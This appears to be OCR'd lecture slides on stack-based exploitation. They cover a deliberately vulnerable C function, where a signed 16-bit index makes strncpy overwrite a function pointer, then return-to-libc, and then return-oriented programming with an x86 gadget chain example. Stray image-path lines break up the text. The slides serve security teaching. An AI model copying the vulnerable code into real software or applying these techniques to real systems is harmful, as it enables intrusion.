
foo(”hello”, 0);




```
void bar() { printf(”Hello!\n”); }

void foo(char *string, int16_t idx)
{
    void (*magic_fn)(void) = bar;
    char buffer[16];

    strncpy(buffer + idx, string, 16-idx);

    /* do some more stuff... */

   magic_fn(); // call pointer
}
```

```
strncpy(buffer + 0, ”hello”, 16);
```


foo(”1234567890”, 8);




```
void bar() { printf(”Hello!\n”); }

void foo(char *string, int16_t idx)
{
    void (*magic_fn)(void) = bar;
    char buffer[16];

    strncpy(buffer + idx, string, 16-idx);

    /* do some more stuff... */

   magic_fn(); // call pointer
}
```

```
strncpy(buffer + 8, ”1234567890”, 8);
```

foo(”1234567890”, 65532);




```
void foo(char *string, int16_t idx)
{
    ...
}
```

C expert question: What is the value of idx?

65532 = 0xFFFC
= -4 (as signed 16bit integer)

```
strncpy(buffer - 4, ”1234567890”, 20);
```


Circumventing W^X

- Idea: modify return address to start of function known to be available
  - e.g., a libC function such as execve()
  - put additional parameters on stack, too

return-to-libC attack

Chaining returns

- Not restricted to a single function:
  - Modify stack to return to another function after the first:



Executing '`ret`' with this stack state has the same effect as:

```
foo(param1, param2);
bar(param3);
```

  - And why only return to function beginnings?

Return anywhere

- x86 instructions have variable lengths (1 – 16 bytes)
  - → x86 allows jumping (returning) to an ***arbitrary address***
- Idea: scan binaries/libs and find all possible ret instructions
  - Native RETs: **0xC3**
  - RET bytes within other instructions, e.g.
    - MOV %EAX, %EBX
      0x89 **0xC3**
    - ADD $1000, %EBX
      0x81 **0xC3** 0x00 0x10 0x00 0x00

Return anywhere

- Example instruction stream:

```
.. 0x72 0xf2 0x01 0xd1 0xf6 0xc3 0x02 0x74 0x08 ..

0x72 0xf2               jb <-12>
0x01 0xd1               add %edx, %ecx
0xf6 0xc3 0x02          test $0x2, %bl
0x74 0x08               je <+8>
```

- Three byte forward:

```
.. 0xd1 0xf6 0xc3 0x02 0x74 0x08 ..

0xd1 0xf6               shl, %esi
0xc3                    ret
```

Many different RETs

- Claim:
  - Any sufficiently large code base
    e.g. libC, libQT, ...
  - consists of 0xC3 bytes
    == RET
  - with sufficiently many different prefixes
    == a few x86 instructions terminating in RET
    (in [Sha07]: ***gadget***)


- *"sufficiently many"*: `/lib/libc.so.6` on Debian Jessie
  - ~62,000 sequences (~31,000 unique)

Return-Oriented Programming


- Return addresses jump to code **gadgets** performing a small amount (1–3 instructions) of work
- Stack contains
  - Data arguments
  - Chain of addresses returning to gadgets
- Claim: This is enough to write arbitrary programs (and thus: shell code).

Return-oriented Programming

ROP: Load constant into register



ROP: Load constant into register



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



ROP: Add 23 to EAX



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






EAX: 19	
EDX: 0	
EDI: 0	

```
(1) ret

(2) pop %edi
    ret

(3) pop %edx
    ret

(4) addl (%edx), %eax
    push %edi
    ret
```

ROP: Add 23 to EAX


EAX: 19
EDX: 0
EDI: addr of (1)




```
(1)  ret

(2)  pop %edi
     ret

(3)  pop %edx
     ret

(4)  addl (%edx), %eax
     push %edi
     ret
```

ROP: Add 23 to EAX

EAX: 19
EDX: 0
EDI: addr of (1)

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(1) ret

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    ret

(4) addl (%edx), %eax
